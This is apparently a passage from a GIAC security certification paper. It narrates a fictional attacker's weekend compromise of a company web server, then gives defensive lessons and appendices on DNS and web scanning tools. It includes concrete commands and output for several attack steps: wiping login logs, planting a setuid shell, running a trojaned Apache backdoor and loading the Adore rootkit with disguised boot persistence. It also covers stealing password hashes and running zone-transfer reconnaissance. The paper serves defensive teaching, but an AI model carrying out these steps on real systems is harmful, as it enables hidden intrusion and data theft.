This, and other output that might have been logged, is easy to see in person and very hard to write a tool that will catch everything, so it is much better for Red to remove all of these entries by hand, either using grep or editing with an editor like "vi." Modifying log files with an editor may result in new log entries being lost, but traffic is low on the weekend and it is unlikely any elisions will be missed.

Red also modifies the messages file, removing mention of his account being added and of his logins, and checks all the other text files in /var/log for signs of his entry. When he has sanitized all those logs by hand, he concentrates on the more difficult wtmp, utmp, and lastlog files, which are stored in a binary data format which cannot be modified by hand.

There are a number of utmp/wtmp cleaners available at Packet Storm[51], and in the past Red has tried many of them – and none of them did exactly what he wanted. What he finally ended up doing was downloading "logcleaner-0.3.c",[52] which functioned better

than most and modifying it so that it would a) remove based on username, not source IP and b) modify the utmp, wtmp and lastlog files. The former is important because when Red logged in via the "shellinabox" CGI script, he appeared to be local and his login wasn't logged with an associated IP address. The modifications took Red less than 5 minutes to make and a source code diff is available as Appendix F.

The following capture shows Red checking his status in the aforementioned logs, then using logcleaner to wipe them, and then verifying that they have been cleaned:

```
# w
  5:46pm  up 96 days, 14:27, 1 user,  load average: 0.03, 0.02, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU  WHAT
red      pts/0    -                5:23pm 54.00s  0.09s  0.05s  -bash
# last | head -4
red      pts/0                     Sat Feb 23 17:23   still logged in
red      pts/0                     Sat Feb 23 16:37 - 16:55  (00:18)
red      pts/0                     Sat Feb 23 16:25 - 16:29  (00:04)
jduff    pts/0     192.168.6.52    Fri Feb 22 12:27 - 14:04  (01:37)
# ./logcleaner
missing argument
usage :./zap <user>
# ./logcleaner red
        cleaning utmp file finished
        cleaning wtmp finished
        cleaning lastlog finished
        skipping non-existent file ""
        skipping non-existent file ""
        skipping non-existent file ""
        skipping non-existent file ""
        skipping non-existent file ""
        skipping non-existent file ""
        skipping non-existent file ""
        cleaning logs file finished
        the process time is 0 ms
# w
  5:47pm  up 96 days, 14:28, 1 user,  load average: 0.03, 0.02, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU  WHAT
# last | head -1
jduff    pts/0    192.168.6.52     Fri Feb 22 12:27 - 14:04  (01:37)
#
```

That worked perfectly. Now, just to be safe, Red wants to configure his account so that logcleaner is run as soon as he logs in, so that the log entry recording his login is removed as soon as possible. Also, by configuring logcleaner to run automatically, Red doesn't have to remember to do it each and every time. He moves the setuid shell to his home directory (and out of /tmp), then configures his .login file to use it to run logcleaner when he logs in:

```
# mv /tmp/suidshell /home/red
# echo "~/suidshell -c \"~/logcleaner red\"" > /home/red/.bashrc
# chown red /home/red/.bashrc
```

At this point, Red has effectively concealed the logs of his compromise and current login on the system. However, he is still far from hidden:

- His username shows up in the passwd and shadow file
- His processes will show up if anyone runs "ps –aux"
- His home directory is visible to anyone who looks
- There are html files and cgi-bin scripts in the public web root that he created
- Most importantly, any ongoing access will be logged in the httpd access log and would need to be cleaned up constantly.

In order for Red to achieve his goal of long-term access and control on this system, he will need more stealthy methods of access and file storage. He must find a way to keep access when Monday comes and the chances of discovery become much greater.

Keeping access

There are two steps that Red will take to make his access stealthier, and to ensure that he can continue to access www.giac.com unnoticed. The first is to install a backdoor that won't result in numerous log messages or require obvious cgi-bin files; the second is to install a Linux kernel module rootkit which will hide his processes and any files he wishes to be hidden.

The improved backdoor that Red will use is a custom modification of "apachebd," which is easily downloadable from Packet Storm[53]. Some modification is necessary because the standard version of apachebd opens a new connection outbound and wouldn't be able to bypass the GIAC firewall. To install apachebd, Red must recompile Apache with the included patches, and replace the version of Apache on www.giac.com with Red's version. This is in itself a risky step, but it is the stealthiest alternative that Red has. See Appendix G for details of the modifications to the backdoor and the process by which Red created a new Apache RPM that contained the backdoor. Red will not install the whole RPM on www.giac.com, only the resulting httpd file, to limit the number of file times he'll need to reset with "touch". However, building from the source RPM ensures compatibility with the original Red Hat Apache installation that GIAC uses.

Even though we assume GIAC is not using file integrity tools, modifying files from the Red Hat distribution like apache-1.3.19 is easily detectable by verifying that the installed files match the originals from the distribution CD. The "-V" option to "rpm" causes the system to compare the signatures of installed files against those in the RPM file; "rpm –Va" will verify the entire system, though it will not notice new files that were not in the distribution RPMs[54].
Red will alleviate this concern by installing a rootkit later.

Red stops the httpd service, uses "mv" to move the original httpd file to the /home/red directory, copies his trojan version to /usr/sbin and then starts the httpd service back up. Now he can access his backdoor over SSL with the following set of commands:

```
# stunnel -d 127.0.0.1:8001 -c -r 120.0.0.130:443
# nc 127.0.0.1 8001
GET /redrootcomeover
hostname
www.giac.com
w
  9:08pm  up 96 days, 18:49, 1 user,  load average: 0.05, 0.03, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU  WHAT
netstat -an | grep 63.X.0.91
tcp      0    0   192.168.3.2:443    63.X.0.91:32808      ESTABLISHED
exit
#
```

Note that the shell he reaches does not print the prompt because the connection is line-buffered. This will also break such interactive tools as "more" and "top," but that is the

price Red pays in order to get a shell which uses the same ports as a regular HTTP/HTTPS connection (as can be seen by the netstat output above). This backdoor does not log anything about the connection to the httpd access_log or error_log. The largest downside of this method is that, because the shell runs as an httpd request/response, it will be governed by the web server's default timeout (20 minutes for Apache). Red will have his connection dropped every 20 minutes, after which he must reconnect. However, the stealth this method offers makes it worth it.

The modifications to the system which this backdoor requires are two: a modified /usr/sbin/httpd file, and a /home/red/s setuid file. In order to keep access, Red will need to conceal the /home/red/s file, and if he can make the /usr/sbin/httpd file appear unchanged his chances of maintaining long-term access are improved. In order to achieve this goal, and to hide any other files he wants to put on the GIAC web server, Red will need to install a Linux kernel module rootkit.

A rootkit is a set of programs, libraries, or other code designed to hide the activities of an attacker once they've gained root on a system. A kernel module rootkit consists of one or more loadable kernel modules which subvert the calls which standard system utilities make, thus achieving the same goal without having to modify system binaries[55]. The rootkit that Red chooses to use is the "Adore" rootkit[56] from Team TESO. He downloads the latest version (adore-0.42.tgz), unpacks it under /home/red, runs the configure script in order to get it ready to compile on the system:

```
# ./configure

Starting adore configuration ...

Checking 4 ELITE_UID ... found 30
Checking 4 ELITE_CMD ... using 108262
Checking 4 SMP ... NO
Checking 4 MODVERSIONS ... YES
Checking for kgcc ... found cc
Checking 4 insmod ... found /sbin/insmod -- OK

Loaded modules:
eepro100               15600   1

Since version 0.33 Adore requires 'authentication' for
its services. You will be prompted for a password now and this
password will be compiled into 'adore' and 'ava' so no further actions
by you are required.
This procedure will save adore from scanners.
Password (echoed):adored

Preparing /home/red/adore (== cwd) for hiding ...

Creating Makefile ...

*** Edit adore.h for the hidden services and redirected file-access ***
```

Red now edits adore.h. He doesn't need any hidden services, because the highly restrictive GIAC firewall rules mean he can't connect to any ports. He does, however, want to use adore to redirect access to his httpd file, so that his modified version will execute but the regular system version will be the one scanned if someone runs "rpm –Va". Red configures adore.h as follows:

adore.h changes:

```
/* BEGIN CHANGE SECTION */

struct redirfile redir[] = {
        { "/usr/sbin/httpd", "/home/red/httpd" },
        { NULL, NULL }
};

char *HIDDEN_SERVICES[] =
        {NULL};

/* END CHANGE SECTION */
```

Once this has been done, Red simply needs to "make" the rootkit:

```
# make
rm -f adore.o
cc -c -I/usr/src/linux/include -O2 -Wall -DELITE_CMD=108262 -
DELITE_UID=30 -DCURRENT_ADORE=42 -DADORE_KEY=\"adored\" -DMODVERSIONS
adore.c -o adore.o
cc -O2 -Wall -DELITE_CMD=108262 -DELITE_UID=30 -DCURRENT_ADORE=42 -
DADORE_KEY=\"adored\" -DMODVERSIONS ava.c libinvisible.c -o ava
cc -I/usr/src/linux/include -c -O2 -Wall -DELITE_CMD=108262 -
DELITE_UID=30 -DCURRENT_ADORE=42 -DADORE_KEY=\"adored\" -DMODVERSIONS
cleaner.c
```

The "make" is very simple, and results in three files: the executable "ava", and two kernel modules "adore.o" and "cleaner.o". Loading "adore.o" into the kernel (with "insmod adore.o") will enable the rootkit, but "adore" will show up in the list of loaded modules printed by the command "lsmod." Loading "cleanup.o" will replace "adore" in the list of loaded modules, and then unloading "cleanup.o" will leave adore loaded but not listed. The adore distribution includes a shell script, "startadore," which executes these three commands in order.

"startadore" from adore-0.42:

```
#!/bin/sh

# Use this script to bootstrap adore!
# It will make adore invisible. You could also
# insmod adore without $0 but then its visible.

insmod adore.o
insmod cleaner.o
rmmod cleaner
```

Red is now almost ready to install his rootkit. Earlier, he installed the trojan version of httpd (apachebd) as /usr/sbin/httpd and moved the original httpd to /home/red/httpd. Once adore is loaded, when Apache httpd is executed then Red's trojan version in /usr/sbin will be run, but any "stat()" calls will be redirected to the original version, which Red has moved to /home/red. That means that standard tools run by GIAC – "ls", "rpm –V apache" – will think that the original httpd daemon is in place in /usr/sbin, while Red's trojan version actually lives there.

Now that the rootkit is installed, GIAC will not be able to detect the trojan httpd file unless they shut the system down, boot from unaffected media (like CDROM), mount the local filesystems and run file integrity tools from the clean OS. The inconvenience and downtime this poses makes it unlikely that GIAC will be able to detect the backdoor without some serious reasons to justify the downtime.

Another way that GIAC could check is using chkrootkit, "a tool to locally check for signs of a rootkit."[57] The current version, 0.35, would NOT detect adore-0.42, but it would notice the elisions to the utmp/wtmp files. This is a short term threat to Red, but it will lessen as soon as the new month begins and the utmp/wtmp files are rotated. Red's new methods of access don't require him to modify the utmp/wtmp files after he logs in, so this won't be an ongoing problem.

Now that Red has installed the module and hidden his backdoor, he will want to hide the other signs of his entry. He can use the "ava" program which is part of the Adore rootkit to do this. The ava program has the following usage:


```
# ava -h
Usage: ava {h,u,r,R,i,v,U} [file, PID or dummy (for U)]

       h hide file
       u unhide file
       r execute as root
       R remove PID forever
       U uninstall adore
       i make PID invisible
       v make PID visible
```

Once "adore.o" is loaded, Red can use "ava" to make files invisible to standard tools, and can execute tools with root privileges if anything should happen to his current root shell. He can use this, for example, to hide the files used for his "shellinabox" and "upload" remote access:

```
# ls /var/www/cgi-bin/
giacookie.pl  publisher  shellinabox.cgi  shellinabox.data  upload.pl
# ava h /var/www/cgi-bin/shellinabox.cgi
Checking for adore  0.12 or higher ...
Adore 0.42 installed. Good luck.
File '/var/www/cgi-bin/shellinabox.cgi' hided.
```

```
# ava h /var/www/cgi-bin/shellinabox.data/
Checking for adore  0.12 or higher ...
Adore 0.42 installed. Good luck.
File '/var/www/cgi-bin/shellinabox.data/' hided.
# ava h /var/www/cgi-bin/upload.pl
Checking for adore  0.12 or higher ...
Adore 0.42 installed. Good luck.
File '/var/www/cgi-bin/upload.pl' hided.
# ava h /var/www/html/upload.html
Checking for adore  0.12 or higher ...
Adore 0.42 installed. Good luck.
File '/var/www/html/upload.html' hided.
# ls /var/www/cgi-bin
giacookie.pl  publisher
```

Once "ava h file" has been run, the files no longer appear to "ls", but are still available for use. When explicitely named – as would be the case when attempting to load a file via the webserver – the files are still available.




If Red does access these hidden files using the webserver, log entries will be made to /var/log/httpd/access_log which, if noticed, will make GIAC aware of the backdoor. These cgi-bin scripts are essentially a second-tier access-method – if Red needs to use them, he can, but he'll need to clean up the logs after himself. The apachebd, which does not log access, will be his primary method of access to the system.

Red needs "adore.o" to be loaded at startup time. He makes copies of the Adore file in a directory /adore, and puts a modified version of the "startadore" script into /etc/rc.d/rc2.d, where it will be run at system boot. Because the system will unavoidably print out "Starting [scriptname]," Red renames startadore to something obscure and harmless – syshwchk (which most administrators would read "System Hardware Check").
He then configures /adore and /etc/rc.d/rc[1-5].d/S05syshwchk to be hidden once adore is started:

```
# mkdir /adore
# cp adore.o /adore
# cp cleaner.o /adore
# cp ava /adore
# cp startadore /etc/rc.d/init.d/syshwchk
# cd /etc/rc.d
# foreach i (1 2 3 4 5)
> cd rc$i.d
> ln -s ../init.d/syshwchk S05syshwchk
> /adore/ava h S05syshwchk
> cd ..
> end
# cat /etc/rc.d/rc2.d/S05syshwchk
#!/bin/sh
/sbin/insmod /adore/adore.o
/sbin/insmod /adore/cleaner.o
/sbin/rmmod cleaner
# /adore/ava h /etc/rc.d/init.d/syshwchk
```

```
Checking for adore  0.12 or higher ...
Adore 0.42 installed. Good luck.
File '/etc/rc.d/init.d/syshwchk' hided.
# /adore/ava h /adore
Checking for adore  0.12 or higher ...
Adore 0.42 installed. Good luck.
File '/adore' hided.
```

Now the adore kernel module will be loaded automatically at boot time, early in the boot process and with minimal output to mark that it has been run.



Early in the boot sequence, the system will now print "Starting syshwchk… OK." This message will appear on the console and in the /var/log/dmesg and /var/log/messages log files. This appears very early in the boot sequence, and the odds of a GIAC administrator noticing this and realizing it does not belong are very small.

"Hidden files" work by changing the ownership of the file to the adore ELITE_UID, which means that after a reboot adore automatically knows what to hide – adore doesn't need to store a configuration file anywhere; the information is encoded in standard file attributes.

This has one negative side effect – file ownership must change for hidden files. That means that, for example, a setuid root shell backdoor cannot be itself hidden; it would become a setuid ELITE_UID shell backdoor. Also, once Red uses adore to hide his home directory /home/red, it is no longer owned by red but instead by ELITE_UID (in this case, 30) and he will not be able to run his login scripts automatically.

These side effects can be worked around. For example, as long as the directory /home/red is hidden, the file /home/red/suidshell can remain setuid root. Also, Red will want to remove the account "red" because there is no way to hide it in the /etc/passwd and /etc/shadow files, and he does not need it now that he has his apachebd backdoor allowing him direct access to the system.

To be safe, what Red will do is remove account "red" but leave all his file in /home/red on the system (but hidden by adore). He will also copy the encrypted password for root and any legitimate users on the system, so that he can crack them using brute-force in his lab. If anything happens to Red's apachebd backdoor, he still may be able to use the shellinabox.cgi program to log in as one of the legitimate users and re-enable his access. He can do all this with a standard editor like "vi" or he can use the program "userdel" to delete the account.

The last thing Red needs to do in order to keep his access is to clear his tracks again. All the work he has done in the last few hours to elevate access and install backdoors has left incriminating information in the system and httpd log files. Once again, Red must go back and review all these logs and modify them as necessary to conceal his activity. This will be standard operating procedure for all of his future uses of this system; in order for

him to maintain his access, he must remain conscientious about checking and clearing log files whenever he uses the system.

System Exploit Summary

Starting at 5 AM on a Saturday morning, Red is able to fully compromise www.giac.com within the space of the weekend. He was able to:

- Exploit a vulnerable cgi-bin script to execute commands on the server as an unprivileged user
- Gather detailed internal information from the target system required to plan and test more extensive attacks
- Upload files onto the server and execute them in order to elevate privilege to root
- Using his root privileges, modify the web root and cgi-bin directories in order to allow full interactive access over HTTP/HTTPS
- Use his full interactive access to remove logs of his intrusion
- Create additional backdoors which are not vulnerable to being logged, but which still operate over HTTP/HTTPS
- Install the adore Linux kernel module rootkit which allows him to hide selected files and to conceal the system changes he made to create backdoors

By the time GIAC employees come to work on Monday morning, the traces of Red's intrusion will be removed from the system log files and his changes will not be visible in the file system. He can get interactive shell access to the server without any authentication or logging, and that access will look to GIAC as if it is a normal HTTPS connection. The GIAC IDS was not able to detect any of this activity because it was encrypted using HTTPS and appeared to be a normal traffic stream.

From this point on, Red should be able to access www.giac.com and gather useful information which he can then sell to FCI. The next section will broadly discuss what information Red should be able to gather from this system.

Abusing the System

Now that Red has full root access to www.giac.com, he can leverage that access to gather saleable information. As root, he can run a packet sniffer to capture network information, and he can backdoor local system executables to provide him with more information. Using the adore rootkit, he can hide any files he creates or any processes that he is running to gather information.

A few of the things he might do include:

- Using tcpdump, capture transactions between the web server and the PostgreSQL database. This could include account names and passwords for customers, suppliers and partners; fortunes being sold to or provided by those entities; billing and sales information. If Red could provide FCI with a list of the 10 highest volume GIAC accounts, their volume and their pricing structure, FCI would be well-placed to win those accounts away from GIAC.
- Red could install a backdoor version of ssh and hope that the GIAC administrators might log in from the web server to the mail server, thus providing him with a password which he can use to compromise the mail server. Having two servers compromised would improve his long-term access viability; if he is noticed or if the web server is upgraded he could lose his current access, and having a backdoor on the mail server would provide a safety net.
- Red can copy and analyze the web server logs to see which sites are referring users to www.giac.com. If Red could provide FCI with a list of the top 10 referring sites, FCI could target their advertising dollar where it would most hurt GIAC.
- Sniffing email traffic, including GIAC internal email which is transmitted to and from the GIAC mail server in on the same hub. Not only would Red gather the valuable email data, he would be able to gather usernames and passwords as GIAC personnel all pick up their mail from that system via unencrypted POP.

	GCFW #0253 diagrams a mail and web server in the same DMZ, and mentions in the text that there is also an IDS server on that segment. We assume that the three servers are connected to a hub, not a switch, because otherwise the IDS would not work well. We also assume that the IDS is not installed as a bridge between the firewall and this segment, which would allow the segment to be switched. Such a setup is unlikely because this is a complex setup which introduces an additional point of failure and is technically relevant enough to have been mentioned in GCFW #0253 if it was indeed the case. The assumptions about POP access being unencrypted are detailed earlier in this paper.

Lessons Learned about GCFW #0253 Design

The goal of this paper was to provide a Red Team analysis of the firewall design described in GCFW #0253. There are a number of "lessons learned" about the design which could be incorporated to make it more secure. A diagram of the target architecture is found in Appendix H, along with a relevant summary of firewall rules.

As an initial caveat, GCFW #0253 is occasionally inconsistent. For example, various ACLs on the filtering router describe NAT IP addresses; however NAT is apparently being performed by the IPChains firewall. In this setup, the router should be unable to address the NAT endpoints. Also, the IPChains rules are sometimes a subset of information that is contained in the router – for example, the router allows (and describes in comments) how DNS (port 53 UDP and port 53 TCP) is allowed to the DNS server, but the IPChains rules only allow port 53 UDP and NOT port 53 TCP. Where inconsistencies like this arise, we have used the apparent intent rather than the exact rules on one device or the other.

Without further ado, the following criticisms can be made of the existing design:

- The filtering router is set up roughly as follows: established sessions are allowed, published services are allowed and logged, and all other ports below 1024 are denied. Logging each access to an allowed service is a mistake – it will quickly fill the logs with information about valid connections, and will not be able to identify malicious connections to valid services. The router has no access to a syslog server, so we must assume that the logs are stored locally in a limited buffer, and therefore are not retained or accessible for serious analysis.

Logs could also be captured via serial connection to the router console, but GCFW #0253 makes no mention of anything like this, so we assume it is not the case.

- There is a syslog server in the DNS DMZ, but none in the Web/Mail DMZ, and the Web/Mail DMZ machines cannot log messages to the DNS DMZ. This means that the public machines with the valuable data are not being logged to a separate machine, and the public machine with the least valuable data is being logged. Best practices would recommend relocating the syslog server to the Web/Mail DMZ, or at the least reconfiguring the firewall to allow log messages to flow from the Web and Mail Servers to the syslog server. In this attack, this single change would have made the difference between the attacker being able to cover his tracks, or not.
- All GIAC mail is stored on the Mail Server in the Web/Mail DMZ. Best practices would advise placing a mail relay in the DMZ, and allowing it limited access to a mail server on the internal network. The current design means that external attackers can directly attack the mail store or a web server in the same DMZ as

the mail store. For example, if the mail software on the mail server had a vulnerability, only one attack would be required to give the attacker access to company internal email messages. Also, a malicious attacker who has achieved root access on the public web server might be able to capture internal-to-internal GIAC email using a packet sniffer under this design.

- The GIAC mail server allows POP3 access to the mail server via the Internet, can not encrypt sessions using SSL and does not appear to encrypt passwords using APOP. This means that internal mail data would be transmitted in clear text over the public Internet, and usernames and passwords would probably also be in clear text. Best practices would suggest upgrading to a version of Qpopper which utilizes SSL/TLS or closing POP3 access to the public Internet and allowing access through via IPSec VPN connections instead.
- The IDS in the Web/Mail DMZ is effectively rendered useless in this attack by using HTTPS to access the web server. One possible solution to this is to offload SSL processing to separate device (like an F5 Networks e-Commerce Controller[†] or Intel's NetStructure e-Commerce Accelerator[‡] line) and allow the IDS to review the traffic between the SSL device and the web server. However, in this setup it would become even more important to isolate the web server from other servers (like the mail server), because the traffic between the SSL device and the web server is unencrypted and could be sniffed by any other local machines which might be compromised.
- There is no indication in GCFW #0253 that any sort of file integrity checkers are in use (e.g. Tripwire, AIDE, FCheck…). If such tools were installed, and were scanning the system on a regular basis and capable of email/pager notification, it is likely the attacker would have been caught. On the other hand, once the adore rootkit is installed, the file modifications would be successfully hidden from any file integrity checker that depends upon the running OS. One approach that this author has used in the past is to use a low-impact scanner like FCheck on a frequent basis – for example, every 15 minutes. This makes it likely that notification would be generated before an attacker would have time to find the integrity checker or to cover their tracks. Because of the performance hit, this type of setup must be used with caution.

[†] http://www.f5networks.com/f5products/bigip/ecommerce/
[‡] http://www.intel.com/network/idc/products/ecommerce_equipment.htm?iid=ipp_comm+idcp_ns_ecom

Appendix A – DNS Tools

This appendix briefly describes the tools used for DNS reconnaissance, their capabilities, and what they are generally used for. Most of these tools are redundant – they all have much the same functionality, but sometimes one tool is preferred over another for subtle reasons. This appendix will attempt to explain why "dig" might be better for one task and "host" for another.

whois - Background

"Whois" describes both a type of database, and a tool which is used for accessing that database. Whois is described in RFC 954, which says "DCA requests that each individual with a directory on an ARPANET or MILNET host, who is capable of passing traffic across the DoD Internet, be registered in the NIC WHOIS Database."[58] That was written in 1985; in modern terms, every domain name and IP address block that is registered is listed by registrant in a whois database somewhere.

The whois databases are generally run by the appropriate registrar. Domain name registrars include Network Solutions, Register.com, and 123Registration.com (a full list is available at http://www.icann.org/registrars/accredited-list.html). In order to see who owns a domain name, who the appropriate administrative/technical/accounting contacts are, and what the authoritative DNS servers are for that domain, these databases would be searched. In general, each registrar's database can point the searcher at the appropriate database if the information is not native to the registrar currently being searched.

IP addresses are also registered. There are only 3 IP address registrars:

- ARIN – American Registry for Internet Numbers
- RIPE – Réseaux IP Européens
- APNIC – Asia Pacific Network Information Centre

In general, these registrars distribute IP addresses to ISPs and other large organizations, not to end-use companies or organizations.

whois – Tools

The tool used in this paper is the command line utility "whois," which is found on most UNIX systems. The syntax is either:

- `whois [domain or ip]@[server/registrar]`
- `whois -h [server/registrar] [domain or ip]`

`Older version of whois may only accept the second format. Example command lines would be:`

- `whois giac.com@whois.networksolutions.com`
- `whois 4.2.2.0@whois.arin.net`
- `whois -h whois.networksolutions.com giac.org`

The various whois databases are almost all available via web forms, as well. Some examples are:

- http://www.netsol.com/cgi-bin/whois/whois
- http://www.123registration.com/Whois/whois.cfm
- http://www.arin.net/whois/
- http://www.ripe.net/perl/whois
- http://www.apnic.net/apnic-bin/whois.pl

There is no native version of Whois for the Windows platform, but several third-party versions or tools with whois functionality are available.

DNS – Background

DNS stands for Domain Name System. It is a distributed online database which maps host names and domains into IP addresses, and vice versa. DNS is a vital service, providing the information required to access systems by name – telling people to shop at www.amazon.com is much easier than telling them to shop at 207.171.181.16! DNS is defined by a complex web of current, obsolete and standards-track RFC documents, which are summarily listed at http://www.dns.net/dnsrd/rfc/.

DNS – Tools

The most common tools for manually accessing DNS data are "dig," "host," and "nslookup." All three originally come from the ISC BIND DNS implementation (http://www.isc.org/products/BIND/[†]). Newer versions of BIND have replaced nslookup with host, because nslookup has some poor design problems[59]. However, nslookup is the only DNS tool included with Microsoft Windows, and therefore is not likely to disappear soon.

All tools are subjective, and this is even more so when using multiple tools with overlapping functionality. The comments that follow should be taken as one possible view; it is up to each individual to decide which tools they like best.

dig

The advantages of using dig are that:

- It provides well-formatted output; the output of an AXFR request can often be cut and pasted into a zone file with minor revisions.
- Back when the choice of tools was dig or nslookup, dig made it simpler to perform less common queries (CHAOS, AXFR, etc). As a side effect, web searches to find out how to perform these less common queries are usually documented in dig syntax, thus compounding the advantage!

[†] BIND is the "reference implementation" for DNS; many third-party DNS servers mimic BIND – for example, Windows DNS servers use a zone file format based on BIND configuration files. There are other DNS servers available; djbdns (http://cr.yp.to/djbdns.html) is probably the most popular "secure alternative" to BIND on UNIX.

The two most common queries a cracker will make with dig are zone transfers (AXFR) and BIND version queries. The syntax for these requests, and some examples of these requests, are as follows:

- `dig @[dns server] [host or domain] [query …]`
- `dig @ns1.isp.net giac.com AXFR`
  - This will print out all the DNS records in the giac.com zone, assuming that the DNS server being queried is 1) authoritative for the domain and 2) allows zone transfer requests from the system making the query.
- `dig @ns1.isp.net txt chaos version.bind`
  - This request will return the version of the BIND software running on the DNS server being queried. This will only work for BIND-based servers, only for certain versions of the software, and only assuming that the administrator has not gone out of his way to reconfigure the default behavior on those versions which are susceptible. Given the number of security holes in the history of BIND, however, this is a popular query!

host

The basic usage of host is quite simple. Given a hostname or an ip address, host will return the appropriate A, CNAME, or PTR records. Some examples:

```
[red ~]$ host www.giac.org
www.giac.org. is an alias for maverick.giac.org.
maverick.giac.org. has address 12.33.247.6
[red ~]$ host 12.33.247.6
6.247.33.12.in-addr.arpa. domain name pointer maverick.giac.org.
```

Host also allows you to specify a server, a query type, whether to make a non-recursive query, and so on and so forth. The equivalent of the earlier dig command to make a zone transfer would be as follows:

- `host -t AXFR giac.com ns1.isp.net`

The format of the host output is more readable to novices, but the output of dig is more useful to administrators. For example:

```
[red ~]$ dig @auth100.ns.uu.net vibren.net AXFR | grep mail
vibren.net.             3600    IN      MX      10 mail.vibren.net.
mail.vibren.net.        3600    IN      A       63.118.27.90
[red ~]$ host -t AXFR vibren.net auth100.ns.uu.net | grep mail
vibren.net. mail is handled by 10 mail.vibren.net.
mail.vibren.net. has address 63.118.27.90
```

The primary reason that dig is preferred over host for zone transfers is that the dig output is shorter and more condensed, although less readable to the novice. For the class of people usually interested in examining zone transfer output, short and sweet is usually preferable to long and explicit.

nslookup

nslookup is deprecated by the ISC, makers of BIND DNS server, but unfortunately it remains the only tool available on some platforms. Windows NT/2000/XP, for example, only has nslookup as a tool for manually querying DNS. It is also the prevalent tool on any UNIX system that isn't recent, which includes most of the "big vendor" variants.

A simple host query is easy with nslookup:

```
C:\>nslookup www.giac.org
Server:  jefferson
Address:  10.0.0.3

Non-authoritative answer:
Name:    maverick.giac.org
Address:  12.33.247.6
Aliases:  www.giac.org
```

Looking up specific record types is done either with the "-type=TYPE", or with "set type=" in interactive mode. Server can be specified after the host argument on the command line, or using "server <servername>" in interactive mode.

Command line arguments sometimes fail to work as documented or expected, which is one of the reasons nslookup is not a preferred tool.

Other tools

The djbdns package (http://cr.yp.to/djbdns.html) comes with some extremely useful, if difficult to interpret, tools – dnsq for authoritative dns queries, dnsqr for recursive dns queries, dnstrace for walking the chain of authority and checking for incorrect information, and of course dnstracesort for making dnstrace output slightly easier to figure out.

Djbdns is for UNIX systems, and is an extremely secure DNS server, but its license restricts modification and distribution except in strictly defined packages which are usually incompatible with most UNIX distributions. There are no widely available Linux distribution packages for it, although it is available in the BSD Ports collection.

Windows comes, as mentioned previously, with nslookup only. There are various third party tools available for Windows.

Appendix B – whisker output

```
-- whisker / v1.4.0 / rain forest puppy / www.wiretrip.net --
- Using IDS spoofing mode(s) 0126
- Loaded script database of 1968 lines

= - = - = - = - = - = - =
= Host: 127.0.0.1
+ 501 Method Not Implemented: GET /
= Server: Apache/1.3.19 (Unix)  (Red-Hat/Linux)

-  www.apache.org
+ 501 Method Not Implemented: GET /cfdocs/
+ 501 Method Not Implemented: GET /scripts/
+ 403 Forbidden: GET /cgi-bin/
+ 404 Not Found: GET /cgi-bin/dbmlparser.exe
+ 501 Method Not Implemented: GET /_vti_pvt/
+ 404 Not Found: GET /cgi-bin/webdist.cgi
+ 404 Not Found: GET /cgi-bin/handler
+ 404 Not Found: GET /cgi-bin/wrap
+ 404 Not Found: GET /cgi-bin/pfdisplay.cgi
+ 404 Not Found: GET /cgi-bin/MachineInfo
+ 501 Method Not Implemented: GET /PDG_Cart/
+ 501 Method Not Implemented: GET /orders/
+ 501 Method Not Implemented: GET /WebShop/
+ 501 Method Not Implemented: GET /icat
+ 404 Not Found: GET /cgi-bin/icat
+ 501 Method Not Implemented: GET /cgi-local/
+ 501 Method Not Implemented: GET /htbin/
+ 501 Method Not Implemented: GET /cgibin/
+ 501 Method Not Implemented: GET /cgis/
+ 501 Method Not Implemented: GET /cgi/
+ 404 Not Found: GET /cgi-bin/flexform.cgi
+ 404 Not Found: GET /cgi-bin/flexform
+ 404 Not Found: GET /cgi-bin/LWGate
+ 404 Not Found: GET /cgi-bin/lwgate
+ 404 Not Found: GET /cgi-bin/LWGate.cgi
+ 404 Not Found: GET /cgi-bin/lwgate.cgi
+ 501 Method Not Implemented: GET /cgi-win/
+ 404 Not Found: GET /cgi-bin/pu3.pl
+ 404 Not Found: GET /cgi-bin/meta.pl
+ 404 Not Found: GET /cgi-bin/day5datacopier.cgi
+ 404 Not Found: GET /cgi-bin/webutils.pl
+ 404 Not Found: GET /cgi-bin/tigvote.cgi
+ 404 Not Found: GET /cgi-bin/tpgnrock
+ 404 Not Found: GET /cgi-bin/webwho.pl
+ 404 Not Found: GET /cgi-bin/form.cgi
+ 404 Not Found: GET /cgi-bin/message.cgi
+ 404 Not Found: GET /cgi-
bin/.cobalt/siteUserMod/siteUserMod.cgi
+ 404 Not Found: GET /cgi-bin/.fhp
+ 404 Not Found: GET /cgi-bin/htsearch
+ 404 Not Found: GET /cgi-bin/plusmail
+ 404 Not Found: GET /cgi-bin/ultraboard.cgi
+ 404 Not Found: GET /cgi-bin/ultraboard.pl
+ 404 Not Found: GET /cgi-bin/perlshop.cgi
+ 404 Not Found: GET /cgi-bin/download.cgi
+ 404 Not Found: GET /cgi-bin/bnbform.cgi
+ 404 Not Found: GET /cgi-bin/bnbform
+ 404 Not Found: GET /cgi-bin/cgi-lib.pl
+ 404 Not Found: GET /cgi-bin/post_query
+ 404 Not Found: GET /cgi-bin/upload.pl
+ 404 Not Found: GET /cgi-bin/rwwwshell.pl
+ 404 Not Found: GET /cgi-bin/nlog-smb.pl
+ 404 Not Found: GET /cgi-bin/nlog-smb.cgi
+ 404 Not Found: GET /cgi-bin/wwwboard/
+ 501 Method Not Implemented: GET /wwwboard/
+ 404 Not Found: GET /cgi-bin/wwwboard.pl
+ 404 Not Found: GET /cgi-bin/wwwboard.cgi
